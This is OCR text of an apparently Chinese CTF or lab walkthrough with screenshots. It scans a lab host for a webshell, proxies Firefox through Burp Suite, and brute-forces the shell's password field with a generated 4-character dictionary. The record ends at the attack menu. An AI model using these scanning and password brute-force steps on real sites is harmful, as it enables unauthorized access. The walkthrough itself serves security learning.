
火狐浏览器要求





1 火狐安装插件

https://blog.csdn.net/zyw_anquan/article/details/20382647

2 网站被黑

3 网站扫描



御剑1.5《想念初恋》 BY：御剑孤独 QQ:343034656
绑定域名查询
批量扫描后台
批量检测注入
多种编码转换
MD5解密相关
系统信息
吸取绑定域名列表
开始扫描
停止扫描
继续扫描
暂停扫描
200
3xx
403
2600条ASPX.txt-i
ASP.txt-可用
双击操作
2600条PHP.txt-使用
外部导入域名列表
模式 HEAD - 速度极快
线程 30
超时 3
作业数量：1
扫描信息：准备就绪...
扫描速度：0/每秒
http://123.206.87.240:8
ID
地址
HTTP响应
添加
删除
清空



御剑1.5《想念初恋》 BY：御剑孤独 QQ:343034656
绑定域名查询
批量扫描后台
批量检测注入
多种编码转换
MD5解密相关
系统信息
吸取绑定域名列表
开始扫描
停止扫描
继续扫描
暂停扫描
200
3xx
403
2600条ASPX.txt-i
ASP.txt-可用
双击操作
2600条PHP.txt-使用
外部导入域名列表
模式 HEAD - 速度极快
线程 30
超时 3
作业数量：1
扫描信息：扫描完成...
扫描速度：0/每秒
http://123.206.87.240:8
ID
地址
HTTP响应
1 http://123.206.87.240:8002/webshell/index.php 200
2 http://123.206.87.240:8002/webshell/shell.php 200
3 http://123.206.87.240:8002/webshell/index.php 200


4 火狐浏览器设置代理



重启 Firefox 以更新
连接设置
配置访问国际互联网的代理服务器
不使用代理服务器(Y)
自动检测此网络的代理设置(W)
使用系统代理设置(U)
手动配置代理：(M)
HTTP 代理：(X) 127.0.0.1 端口：(P) 8090
为所有协议使用相同代理服务器(S)
SSL 代理： 127.0.0.1 端口：(Q) 8090
FTP 代理： 127.0.0.1 端口：(R) 8090
SOCKS 主机： 127.0.0.1 端口：(T) 8090
SOCKS v4 SOCKS v5
不使用代理：(N)
localhost, 127.0.0.1
例如：.mozilla.org, .net.nz, 192.168.1.0/24
自动代理配置的 URL（PAC）：
重新载入(E)
如果密码已保存，不提示身份验证(I)
使用 SOCKS v5 代理 DNS
确定
取消
帮助(H)

5 bp 抓包



Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
拖拽上传
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://123.206.87.240:8002
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
Upgrade-Insecure-Requests: 1
pass=12345


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://123.206.87.240:8002
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
Upgrade-Insecure-Requests: 1
pass=12345
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /webshell/shell.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/webshell/shell.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close
Upgrade-Insecure-Requests: 1
pass=§123456§
Add
Clear
Auto
Refre


运行字典生成工具



superdic.exe
2018/10/18 15:16
应用程序
348 KB



易优软件--超级字典生成器 V3.35
关于
基本字符
自定义
生日
生成字典
修改字典
注册
数字: 1 2 3 4 5 6 7 8 9 0
全选
字母: A B C D E F G H I J
K L M N O P Q R S T
U V W X Y Z
全选
a b c d e f g h i j
k l m n o p q r s t
u v w x y z
清空
其它: ! " # $ % ' ( ) * +
, - . / : ; < = > ?
@ [\ ] ^ _ ` { | }
~ & 空格
全选


易优软件--超级字典生成器 V3.35
关于
基本字符
自定义
生日
生成字典
修改字典
注册
保存路径:
c:\superdic.txt
浏览...
密码位数
1
2
3
4
5
6
7
8
生成字典


字典生成以后，加载字典


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 0
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of stri
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ...
查找(I):
本地磁盘 (C:)
1138-10.3.6-win32.exe
sqldecryptor.exe
superdic.txt
VMware-viclient.exe
VNC-Viewer-5.3.2-Windows-64bit - 副本.rar
VNC-Viewer-5.3.2-Windows-64bit.rar
文件名(N):
superdic.txt
文件类型(T):
所有文件
打开
取消
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.



Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 ...
Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload ty
payload type can be customized in different ways.
Payload set: 1
Payload count: 456,976
Payload type: Simple list
Request count: 456,976
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
aaaa
aaab
aaac
aaad
aaae
aaaf
aaag
Add
Enter a new item
Add from list ...
Payload Processing


Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Start attack
Open saved attack
Actively scan defined insertion points
Send to Repeater
Save attack config
Load attack config
Copy attack config
New tab behavior
Automatic payload positions
Configure predefined payload lists
Sequencer Decoder Comparer Extender Project options
Action
POST
Host:
User-A
Accept
